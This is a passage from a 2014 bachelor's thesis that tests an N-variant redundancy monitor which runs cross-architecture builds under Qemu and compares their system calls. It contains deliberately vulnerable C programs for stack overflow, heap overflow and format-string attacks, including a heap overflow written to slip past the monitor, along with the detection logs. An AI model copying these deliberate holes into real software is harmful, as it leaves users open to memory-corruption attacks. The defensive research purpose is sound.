UNIVERSITAT
POLITÈCNICA
DE VALÈNCIA

Escola Tècnica
Superior d'Enginyeria
Informàtica

School of Computer Engineering

Universitat Politècnica de València

N-Modular-Redundant Architecture for Software Applications.

Testing/Validation.

Bachelor Final Project

Bachelor's Degree in Computer Engineering

Author: Jordi Chulia Benlloch

Supervisor: Ismael Ripoll

July 2014

Acknowledgments

To my project supervisor, for all his recommendations and knowledge.

To my project partner, for making so easy to work with him.

To my family, for being so supportive.

Abstract

In this project, the novel diversification technique called DRITAE, which stands for Diversified Replication Architecture Through Architecture Emulation, has been implemented.

The technique consists of compiling the source code application using several cross-compilation suites to generate different processor executable binaries (variants). Then, each variant is executed by a fast processor emulator (on the same host) and monitored at the system-call-level interface.

This form of binary diversification preserves the semantic behavior on each variant. There are minor discrepancies in the sequence of system calls generated by each replica (due to emulator or target library implementations), which are filtered out by the monitor.

Paired with this diversification technique, a monitor software with the purpose of simultaneously executing all the generated variants and controlling the processes during its entire life, acting as a N-modular redundant system, has been developed.

The results obtained by this approach to a N-modular redundant system reveals some interesting information:

The results obtained when evaluating this DRITAE architecture and the N-modular-redundant monitor system show a very satisfactory response to failure or misbehavior detection, turning the most common and widespread program vulnerabilities hardly exploitable, if possible at all. Performance wise, the system behaves reasonably well, as there is an overload derived from simultaneously executing multiple variations of the same program, but CPU parallelism can be used to mitigate this overhead.

The validation phase, by having to generate and take advantage of some of the most common vulnerabilities present in software, has proven itself useful in providing the authors with deeper and broader understanding on how the execution flow of a program works, how its memory is structured, which are the mechanisms used by an operating system to try to defend itself from abused processes, and how those mechanisms can be effectively bypassed.

Keywords: redundancy, security, virtualization, failure tolerancy, failure detection, failure recovery, n-variant system, diversification, software vulnerability, UNIX, Linux, process tracing, syscall, operative system, monitorization, testing

Contents

1 Introduction **3**

2 Model / Architecture - Nvariant System **7**

2.1 Architecture Overview 7

2.2 Diversification 7

2.2.1 Granularity 9

2.3 Variants execution 9

2.4 Variants monitoring 9

3 Testing / Validation **11**

3.1 Stack buffer overflow 11

3.1.1 The buffer overflow 12

3.1.2 Stack buffer overflow test #1 13

3.1.3 Stack buffer overflow test #2 14

3.2 Heap buffer overflow 16

3.2.1 Heap buffer overflow test #1 16

3.2.2 Heap buffer overflow test #2 18

3.3 Format string vulnerability 21

3.3.1 Format string vulnerability test #1 21

3.3.2 Format string vulnerability test #2 23

3.4 Shellcode execution 24

3.4.1 Shellcode execution test 24

3.5 Vulnerable HTTP server 26

3.5.1 The HTTP server 26

3.5.2 Vulnerable HTTP server test 27

3.6 Performance 32

3.6.1 CPU-intensive test 33

3.6.2 Network latency test 36

3.7 Real-life exploits 39

4 Conclusions **42**

1 Introduction

Historically, malicious binary code execution has been the most dangerous type of vulnerability due to the large number of occurrences and its high impact. During the last decades, a large number of solutions have been developed and implemented to address the problem. Basically, there are two groups of solutions:

Prevention: help the programmer to write correct code

Mitigation: block or prevent the error to become a security failure on already incorrect applications

New languages such as Ada, Java and C# jointly with robust versions of the libraries and APIS try to solve the root of the problem by helping/forcing the programmer to write correct code. But there are still many applications [TIO, 2012] that are written in C and C++, which have a weak memory model and are recognized error-prone languages.

Buffer overflow, which is the main cause of malicious code execution, has been ranked as the most dangerous software error during several decades. Thanks to the efforts done in many areas to tackle the problem (static analysis tools, robust run-time libraries, buffer overflow detection mechanisms like the "canary", non-executable data areas, etc.) and also due to the rise of other kinds of vulnerabilities related to web programming, buffer overflow is now the third most dangerous kind of error according to CWE/SANS [Mitre, 2011]. It is still an open problem which deserves further research to find better solutions.

Diversification is a widely used strategy to build effective defenses against binary execution injection. The basic idea is to build different versions of the application, known as *variants*, in a way that each instance of the application behaves according to the specification but responds differently to faults. Diversification techniques can be categorized into "manual techniques" and "automated techniques". Manual techniques have a high economic cost, also since humans tend to solve the same problem using similar solutions [Knight and Leveson, 1986], the resulting variants may not be as different as desired. Automatic variant generation is an active research area which has seen many practical advances in recent years.

Diversification is a basic technique that can be used in different ways or combined with others. Laprie et al. [Laprie et al., 1990] defined a *diversified design* as a system (application) with at least two variants plus a decider, which monitors the results of the variant execution, given consistent initial conditions and inputs. The variants are different systems produced from a common service specification. The decider executes the variants concurrently and periodically (decision points) compares the state of variants to determine the safety state of the whole system. Each variant is different with respect to the rest of variant. This form of diversification is the natural extension of the well known TRM (triple redundant modular) mechanism to the software elements. Recently, in order to avoid confusion with other forms of diversification (those without replication and comparison), many authors refer to this technique as: multi-variant execution environment (MVEE) [Salamat et al., 2011]; diversified replication [Huang et al., 2010] or N-Variant [Cox et al., 2006].

Another form of diversification used to prevent malicious attacks is to make the application to appear differently to the attacker at every attack attempt. The variants are build so that its proper execution depends on a property that is randomly selected at start time and is not known by the attacker. The protection mechanism is invalidated if the attacker manages to obtain the secret. The canary (stack protector) and address space layout randomization (ASLR) are examples of this form of diversification which are commonly used in most current systems. This kind of diversity makes more difficult to exploit the existing vulnerabilities and limits the ability to propagate, also the overhead introduced is low or even zero as with the ASLR.

The compiler-generated diversity presented in [Jackson et al., 2011] another form of diversification. The current software market structure (software distributed to end-users through the web using an application store like Android Marketplace or the App Store) allows to build and distribute a different variant to each customer, assuming that the compiler/build system is able to produce a large number of sufficiently different variants. In this case, the number of vulnerable systems, or systems that can be compromised automatically is reduced drastically. This technique is very effective when the goal of the attacker is to maximize the number of compromised systems.

The work exposed in this paper focuses on the automatic N-variant generation using available software tools (COTS) to build a strong multi-variant execution framework.

During the past decade, virtualization has been one of the most active fields, resulting in new technical solutions as well as high quality use products.

Platform virtualization consists of creating a virtual machine (*guest*) that acts as a real computer on top (using the resources) of a real computer (*host*). The virtual machine monitor (VMM) is the software element that recreates the virtual computer by using the

resources and services of the real computer. Typically, the guest system is very close or even the same that the host system, that is, a PC i386 board can be virtualized (be the guest) on an AMD64 host. Most VMMs exploit the fact that most non-privileged instructions of the guest system can be directly executed by the host computer, and only a few privileged or sensible instructions have to be virtualized. This way, it is possible to execute most of the guest code at the same speed as in the host. Modern processors provide some kind of facilities to intercept (and virtualize) those instructions or hardware resources that cannot be directly used by the guest as privileged instructions, virtual memory management and IO access.

A virtualizer that is able to run a guest system with a different architecture from the host computer is called an *emulator*. Many virtualizers use a combination of hardware support and emulation to achieve good performance and compatibility with a broad range of the processor family, implementing in the VMM the extended instructions not provided by the host processor. There are basically two emulation techniques: code interpretation and binary translation. The code interpreting technique is based on a fetch-decode loop. It is simple to implement but not very efficient, since each guest instruction has to be decoded (several jumps/conditions) and perform the specified actions, taking into account the side effects (CPU status bits). Binary translation consists of translating from the guest machine code into host binary code; basically it can be seen as a compiler but rather than the source code, that is a high level language, it is the binary code of some CPU and the result of the compilation is the binary code of the host CPU, which is then directly executed by the host. A well known emulator is the Java virtual machine which interprets the Java byte-code instruction set.

In the recent years, and in particular during the development of the Qemu (Quick EMUlator) by Fabrice Bellard [Bellard, 2005] the binary translation has been largely improved. It implements dynamic binary translation using an internal compiler. The original code blocks (list of instructions terminated by a branch instruction) are dynamically translated into custom intermediate code and then compiled and optimized into the target code using a custom compiler. Since the translation is done at block level many optimization can be done: register allocation or lazy conditional code calculations among others. The use of intermediate code greatly simplifies the addition of new guest architectures while getting the benefit of the optimized host code generation. Qemu is the *de facto* standard for emulation, for example it is used by Google in the development environment for Android applications.

Qemu has two operation modes: system emulation and user-mode emulation. In system mode, Qemu virtualizes the ISA layer (Instruction Set Architecture). In this mode, Qemu is able to execute a complete operating system (BIOS, operating system and applications). In user-mode emulation, Qemu executes a single process that was compiler for a supported

guest CPU, assuming that both guest and host operating systems are the same. For example, it is possible to run an executable compiled for a Linux ARM system in a Linux i386 computer. This mode is only available for Linux and Mac OS X operating systems. An operating system emulator is added to Qemu to support this operation mode, which acts as a proxy to the system calls interface. The solution proposed in this paper employs the user-mode of Qemu as the execution platform for the variants.

This project has been structured in two differentiated parts: the first part, titled "N-Modular-Redundant Architecture for Software Applications - Voter/Monitor Implementation" and written by Pau Sastre Miguel which explains the implementation of the N-variant system itself, while the second part, this document, exposes the validation and testing processes that the N-variant system has gone through. The authors recommend to treat both documents as a whole.

This paper has been organized as follows: Section 2 briefly explains the implementation model of the N-variant system. Section 3 exposes the tests and processes done in order to evaluate the capabilities of the N-variant system. This includes a recapitulation of some of the most common software vulnerabilities that can be exploited, and how the N-variant system behaves against an exploit attempt; performance tests; and brief discussions regarding vulnerabilities found and exploited in actual software and what difference could have make the use of the N-variant system. The last section sums up the conclusions obtained from this project and offers an insight of possible future lines of work.

2 Model / Architecture - Nvariant System

This section deals with how the N-modular-redundant system works, In which moment in the execution of a process the system starts working; how the diversification is achieved; in which way the concurrency occurs; and by what means are all diversified variants controlled.

- Architecture Overview
- Diversification
- Variants execution
- Variants monitoring

2.1 Architecture Overview

As shown by the Figure 2.1, the architecture of the NVariant system is mainly divided in two parts. The first one is the off-line, where different variants are generated from the source code. The second part is the on-line, as it happens during execution. In this part, each variant is executed by means of different dedicated virtualizers, and a monitor process checks the consistency of the variants execution acting as a middleman between the Operating system and the virtualizers.

2.2 Diversification

Diversification is achieved by taking advantage of the differences in processor architectures: The GCC compiler suite has been used in order to generate a wide range of semantically equivalent variants from a single source code. Moreover, this cross-architecture compilation is set to link statically all libraries needed, which, due to differences in each architecture, may



Figure 2.1: N-variant Work flow.

have different implementations. This allows for significant diversification (different stack distributions, endianness, instruction set, etc) while keeping the system simple.

All this takes place off-line. Besides, the ASLR mechanism provided by the operating system introduces a new layer of diversity on-line at the very beginning of all the execution process by simply loading the executables.

2.2.1 Granularity

There are a lot of different ways to obtain diversification. Depending on the amount of divergence introduced in the execution of the different variants, it is more difficult that all the instances fail in the same way, or compromise all the instances at the same time. By compiling the source code, the instructions of each variant are completely different but the semantics stays the same. Since the type and the flow of syscalls are the same in every variant, the monitor can synchronize and check the system each time all the variants try to perform a syscall. By using this approach the monitor checks every variant when a program wants to interact with the operating system. In other words, the monitor will check every compromising action the program wants to perform.

2.3 Variants execution

The diversification mechanism exposed above produces highly differentiated variants with a little effort, but it has a disadvantage. The difficulties arise when the variants cannot be executed directly in the same processor since each variant is an executable for a different architecture.

To solve this without using any kind of special or dedicated hardware, the processor emulator Qemu has been used. Each variant is executed by means of its corresponding Qemu architecture emulator, which emulates the foreign architectures of the single machine where all is executed and translates the different syscalls to the ones of the native architecture.

2.4 Variants monitoring

The N-variant system follows the classic replication architecture: several variants of the same program and one monitor.



Figure 2.2: The monitor acts as a wrapper to the variants.

The number of variants used is transparent to the system. As it can be observed in the Figure 2.2, the input of the monitor is replicated through all the variants and the output of each variant is then caught by the monitor again. From the point of view of the user, it is also transparent as the user actually interacts with the monitor as if it were the original program.

The monitor emulates different processor architectures in order to obtain the different variants. In order to conduct this emulation, the monitor executes the Qemu emulator for each one of those architectures. All the variants run on the same operating system (Linux in this prototype), and the monitor is in charge of launching all the variants and synchronizing them.

Due to the need of synchronization, an entry point (the first synchronization point the monitor does) is added at the very beginning of each. The the purpose this entry point, is to skip the initialization of each Qemu instance and have an actual starting point common to each variant. After this point, the monitor starts checking each syscall the variants want to perform. In order to conduct the checking, the monitor uses a pipe and the `ptrace()` syscall for communicating with the variants.

The monitor is in charge of detecting when a program is compromised. In order to detect this, every instance of the program is traced and synced with the other instances at some point to compare the state of the program.

3 Testing / Validation

In order to validate what the N-variant system can and cannot actually detect and therefore prevent, a series of tests have been designed. Those tests come in form of small C programs suffering from very known common (and widespreadly) used vulnerabilities. In addition to those synthetic C programs, a simple and vulnerable HTTP server is tested.

Furthermore, some simple performance tests have been conducted in order to get a qualitative idea of the penalty introduced by the N-variant system. Finally, some historic vulnerabilities, or common software flaws exploits are presented and whether a N-variant system such as the proposed could have detected and prevented them is discussed.

The sections covered in this chapter are the following:

- Stack buffer overflow
- Heap buffer overflow
- Format string vulnerability
- Shellcode execution
- Vulnerable HTTP server
- Performance
- Real-life exploits

3.1 Stack buffer overflow

The stack stores information about to the functions of the running program. All the information needed by a function is stored in a block of memory called *stack frame*. The exact structure and content of the stack frame is determined by the ABI (Application Binary Interface) of the target system. On most systems (mainly x86 and ARM), the stack frame contains three types of data: 1) the parameters received by the function, 2) the return address to the caller and 3) the local variables of the called (active) function. On processors



Figure 3.1: Typical call stack structure

with a larger number of processor registers, the ABI is not so stack-centric, and so the parameters are passed by registers, which is the convention used in the x86_64 arquitecture.

For simplicity, the classic stack frame with parameters, return address, and local variables used on x86_32 systems will me assumed.

The return address stored in the stack is only used at the end of the function, in order to return back to continue the execution at the next instruction on the caller function.

Figure 3.1 sketches the structure of stack with two stack frames.

3.1.1 The buffer overflow

A buffer overflow is a misbehaviour of a program, that keeps writing data to a buffer far beyond its boundaries. If other variables or buffers are in an adjacent memory location to this overflown buffer, their content would be overwritten by the data that does not fit into the original buffer as it is illustrated in Figure 3.2.

This overwritting of adjacent memory may result in an error and subsequent crash of the program, incorrect results, undefined behavior or even can lead to a different execution flow, or to arbitrary code.



Figure 3.2: Illustration of a buffer overflow: The string "ABCDEFG" is being copied info Buffer #1, which has insufficient capacity, overflowing and overwriting data in Buffer #2.

```
#define str "___8b___---16---___24___---32---"

int main(int argc, char* argv[]) {
    int i;

    char buf1[32];
    char buf2[6]; /* due to memory alignment, 2 more bytes are safely writable */
    for(i=0; i < 31; ++i) buf1[i] = '0'; buf1[31] = '\0';
    strcpy(buf2, str);
    write(1, buf1, sizeof(char)*32);
    return 0;
}
```

Listing 3.1: Code for the first stack buffer overflow test.

3.1.2 Stack buffer overflow test #1

The first test code used, shown in the Listing 3.1, declares two buffers: one with capacity for 32 bytes and another one with capacity for only 6 bytes. The big buffer is filled with the ascii char '0', while a 32 bytes long string is copied into the small one. Finally, the content of the big buffer (the one filled with '0') is written to stdout.

First, the test program has been compiled for x86_64, arm and ppc architectures, and executed without using the N-variant system giving the outputs shown in the Listing 3.2. As can be seen, for x86_64 and arm, some '0' have been overwritten in *buf2* due to the overflow triggered, and the programs have continued its execution without noticing the problem.

The execution of the program through the N-variant system, in opposition as executing

```
x86_64: "___24___---32---00000000000000"
ppc:    "0000000000000000000000000000000"
arm:    "---16---___24___---32---000000"
```

Listing 3.2: Output of stack buffer overflow test #1 on x86_64, arm and ppc

```
Mismatching parameters in syscall 1 (write):
    Process arch: X86_64 (pid: 10800):
        arg 0 (fd, by value): 1
        arg 1 (buf, by ref): ___24___——32——
        arg 2 (count, by value): 32
    Process arch: PPC (pid: 10801):
        arg 0 (fd, by value): 1
        arg 1 (buf, by ref): 00000000000000000000000000000000
        arg 2 (count, by value): 32
    Process arch: ARM (pid: 10802):
        arg 0 (fd, by value): 1
        arg 1 (buf, by ref): ——16——___24___——32——
        arg 2 (count, by value): 32
```

Listing 3.3: Output of stack buffer overflow test #1 using the N-variant system

the binary directly, does notice that something is wrong, and stops the execution before the `write()` syscall is executed, therefore minimizing the risk and possible damage that it would cause. The output of the N-variant system monitor is shown in the Listing 3.3, revealing that the error has been detected before the `write()` syscall starts its execution.

There are two things worth noting:

The first one is that, although both x86_64 and arm have been affected, the overflow has not had exactly the same effect, due to memory offsetting differences, producing different arguments for the `write()` syscall that are detected by the monitor. However, this property alone is not good enough, as a string can be easily created to produce the same result in two different memory locations.

The second thing worth noting from the monitor system output is that the ppc version apparently has not been affected by this overflow attemp at all. The reason of this is the way the call stack works in this architecture: As said in Subsection 3.1, some call stack implementation details are architecture or ABI dependent. In the case of the PowerPC, the structure and order of storing the variables in th stack is different, leading to the overwrite of variables declared after the overflown buffer, as opposite of x86_64 and arm, where an overflown buffer overwrites variables declared before it.

3.1.3 Stack buffer overflow test #2

The second test code used, shown in the Listing 3.4, declares a buffer with capacity for 6 bytes and two target variables, one before and the other after the buffer. Later a string larger than the buffer is copied into it. Finally the two target variable values are written to stdout. The output for x86_64, ppc and arm are shown in the Listing 3.5.

```
#define str "aaaabbbbXXXXddddeeeeXXXX"

int main(int argc, char* argv[]) {
      int n, target1;
      char buffer[6];
      int target2;
      char strout[128];

      target1 = 0xdead;
      target2 = 0xbeef;

      strcpy(buffer, str);
      n = snprintf(strout, 128, "target1 = %x, target2 = %x\n",
                   target1, target2, &target1, &target2);
      /*
        The compiler does not honor the order of declaration of the variables, declaring
            both
      target1 and target2 before buffer.  This makes the overflow affect both target# for
          arm and
      x86_64, and not affecting them on ppc, but we want the correct declaration order for
           the
      test.  Using &target1 and &target2 makes the compiler not to mess with the
          declaration
      order, allowing us to demonstrate how the same overflow in the same code affects
          different
      variables on ppc than on arm and x86_64.
      */
      write(1, strout, n);
      return 0;
}
```

Listing 3.4: Code for the second stack buffer overflow test.

```
x86_64:
    "target1 = 58585858, target2 = beef"
ppc:
    "target1 = dead, target2 = 58585858"
arm:
    "target1 = 58585858, target2 = beef"
```

Listing 3.5: Output of stack buffer overflow test #2 on x86_64, arm and ppc

```
Mismatching parameters in syscall 1 (write):
    Process arch: X86_64 (pid: 15713):
        arg 0 (fd, by value): 1
        arg 1 (buf, by ref): target1 = 58585858, target2 = beef
        arg 2 (count, by value): 35
    Process arch: PPC (pid: 15714):
        arg 0 (fd, by value): 1
        arg 1 (buf, by ref): target1 = dead, target2 = 58585858
        arg 2 (count, by value): 35
    Process arch: ARM (pid: 15715):
        arg 0 (fd, by value): 1
        arg 1 (buf, by ref): target1 = 58585858, target2 = beef
        arg 2 (count, by value): 35
```

Listing 3.6: Output of stack buffer overflow test $\#2$ using the N-variant system

And the output of the N-variant system monitor is shown in the Listing 3.6, revealing that in the event of relying only in the differences of memory offsets between architectures to detect overflows , the monitor can be easily bypassed by synthetic data. However, by using architectures with more different stack schemes, a second and more difficult obstacle to bypass is added, allowing the monitor to detect more carefully prepared overflows.

3.2 Heap buffer overflow

The heap is a portion of a program's virtual address space used to allocate memory dynamically. Complex data structures are often stored in this memory section, and just like the case of buffers in the stack, here it is also possible for a buffer to be overflown as explained in Subsection 3.1.1, leading to data corruption, misbehavior or program crash.

3.2.1 Heap buffer overflow test $\#1$

The test code used, shown in the Listing 3.7, declares two buffers, and allocates memory for them on the heap (one of them having only 8 bytes of capacity, and the other one having 128 bytes). The large buffer is then filled with a 32 bytes string. Next, a 40 bytes long string is copied into the small buffer, which certainly causes the buffer to overflow. Finally, the contents of the large bufer are written to stdout, and the memory for both buffers is deallocated.

The output produced separately in the tested architectures is shown in the Listing 3.8, and, as can be seen, every architecture output has been affected by the overflow.

```
#define target "AAAABBBB""CCCCDDDD""EEEEFFFF""GGGGHHHH" //8*4 bytes
#define overflow "0000111122223333""4444555566667777""88889999" // 16+16+8 bytes

int main()
{
    char* buff1;
    /*  [32, 16] bytes [x86_64, ARM & PPC] between both buffer addresses in the heap
        (so the 40 bytes of 'overflow' should be enough)   */
    char* buff2;

    buff1 = malloc(8 * sizeof(char));
    buff2 = malloc(128 * sizeof(char));

    strncpy(buff2, target, 32 * sizeof(char));
    strncpy(buff1, overflow, 40 * sizeof(char));

    write(1, buff2, 32 * sizeof(char));

    free(buff1);
    free(buff2);

    /*  This heap overflow will make glib throw an error in the free() syscall,
        but the harm may already be done by that time.  */

    return 0;
}
```

Listing 3.7: Code for the first heap buffer overflow test

```
x86_64:
    "88889999CCCCDDDDEEEEFFFFGGGGHHHH"
ppc:
    "44445555666677778888999GGGGHHHH"
arm:
    "44445555666677778888999GGGGHHHH"
```

Listing 3.8: Output of the first heap buffer overflow test on x86_64, arm and ppc

```
Mismatching parameters in syscall 1 (write):
    Process arch: X86_64 (pid: 17632):
        arg 0 (fd, by value): 1
        arg 1 (buf, by ref): 88889999CCCCDDDDEEEEFFFFGGGGHHHH
        arg 2 (count, by value): 32
    Process arch: PPC (pid: 17633):
        arg 0 (fd, by value): 1
        arg 1 (buf, by ref): 44445555666677778888999GGGGHHHH
        arg 2 (count, by value): 32
    Process arch: ARM (pid: 17634):
        arg 0 (fd, by value): 1
        arg 1 (buf, by ref): 44445555666677778888999GGGGHHHH
        arg 2 (count, by value): 32
```

Listing 3.9: Output of the first heap buffer overflow test using the N-variant system

The result obtained by running the program using the N-variant system is shown in the Listing 3.9, revealing that the overflow and the subsequent data corruption has been detected before executing the `write()` syscall.

However, it is worth noting that as opposite to the case of the stack based buffer overflow, altough the monitor has detected the failure thanks to the different memory alignments between the architectures, still exists the possibility of a specially created data to bypass this additional protection by taking advantage of the same memory offsets to fill every buffer with the same data should the buffer sizes and the alignment offsets are compatible.

3.2.2 Heap buffer overflow test #2

The test code used is shown in the Listing 3.10. Four buffers are declared and assigned to memory allocated on the heap. Later, *buff1* is filled with far more data than capacity it has. Next, *buff2* and *buff4* are concatenated and written to stdout.

The data meant to produce the overflow and overwrite the values of *buff2* and *buff4* has been designed to try to bypass the extra protection offered by the N-variant system.

The output of the program on x86_64, arm and ppc is shown in the Listing 3.11. The Listing 3.6 shows the result of executing the program using the N-variant system.

As can be seen, a heap buffer overflow is still possible even with the monitorization of the N-variant system. However, it is worth noting that one extra restriction is added in order to succeed, as illustrated in Figure 3.3: The relative offset of one buffer between architectures must be bigger or equal than the data to be written into it.

```c
#define overflow "00001111""22223333""44445555""66667777""88889999""GotABBBB"\
                 "GotCDDDD""EEEEFFFF""GGGGHHHH""It!IJJJJ""KKKKLLLL""MMMMNNNN"\
                 "OOOOPPPP""QQQQRRRR""It!STTTT" // 128 bytes

int main()
{
    int i, n;

    char* buff1;
    char* buff2;
    char* buff3; /* Just to have some more separation between buff2 and buff4 */
    char* buff4;
    char strout[128];

    buff1 = malloc(32 * sizeof(char));
    buff2 = malloc(4 * sizeof(char));
    buff3 = malloc(4 * sizeof(char));
    buff4 = malloc(4 * sizeof(char));

    n = 'a';
    for(i=0; i<4; ++i) *(buff2+i) = n++;
    for(i=0; i<4; ++i) *(buff3+i) = n++;
    for(i=0; i<4; ++i) *(buff4+i) = n++;

    strncpy(buff1, overflow, 120 * sizeof(char));

    *(buff2+3) = '\0'; *(buff3+3) = '\0'; *(buff4+3) = '\0';

    strncpy(strout, buff2, 4 * sizeof(char));
    strcat(strout, buff4);

    write(1, strout, strnlen(strout, 32));

    free(buff1);free(buff2);free(buff3);free(buff4);

    /* This heap overflow will make glib throw an error in the free() syscall,
       but the harm has already happened. */

    return 0;
}
```

Listing 3.10: Code for the second heap buffer overflow test

```
x86_64:
    "GotIt!"
ppc:
    "GotIt!"
arm:
    "GotIt!"
```

Listing 3.11: Output of the second heap buffer overflow test on x86_64, arm and ppc

```
Performing syscall 1 -> write :
    arg 0 ->            fd : 1
    arg 1 ->           buf : GotIt!
    arg 2 ->         count : 6
GotIt!
```

Listing 3.12: Output of the second heap buffer overflow test using the N-variant system



Figure 3.3: Relative offset betweent the same variable in two different architectures, due to different memory alignments.

3.3 Format string vulnerability

The format string vulnerability may occur when a programmer passes directly the address of a string to a format function (such as `printf()`, `fprintf()` or `scanf()`), instead of passing the address of the format string. If a user has control of the value of the string, then the vulnerability may be abused.

To understand the format string vulnerability, it is necessary to know how the format function works: When a function is called, the arguments are pushed from last to first into the stack. The format function pops from the stack the last pushed argument (that should be the format string), and starts reading it char by char, printing each one. When the function finds a format parameter (%x, %d, %p... etc) it pops a value from the stack and prints it with the formatting specified by the parameter. Therefore, if a format function is only passed a format string with format parameters, it will pop and print values from the stack that were not supposed to be used by that function.

Even worse, the format string vulnerability can be used to write data to arbitrary memory locations by means of the format parameter %n.

3.3.1 Format string vulnerability test #1

In the first test code, shown in the Listing 3.13, we attempt to read the ten top most values from the stack. Some variables with specific values have been declared before and after the buffer to overflow for an easier checking of the results.

The output produced separately in the tested architectures is shown in the Listing 3.14, and in the Listing 3.15 it is shown the result of executing the program via the N-variant system (keep in mind that the debug output from the monitor for buffer content is limited by default to a maximum of 60 characters).

As can be seen, the monitor detects the problem and stops execution before any data is actually printed to stdout. It is worth noting that the same properties that were observed while testing the stack buffer overflows are shown here: there is a relative offset in the stack between the same variable in x86_64 and arm, and for ppc, the retrieved data corresponds to variables declared before the buffer that triggers the vulnerability, as opposite to the other tested architectures.

```
#define str "%x.%x.%x.%x.%x.%x.%x.%x.%x.%x"

int main()
{
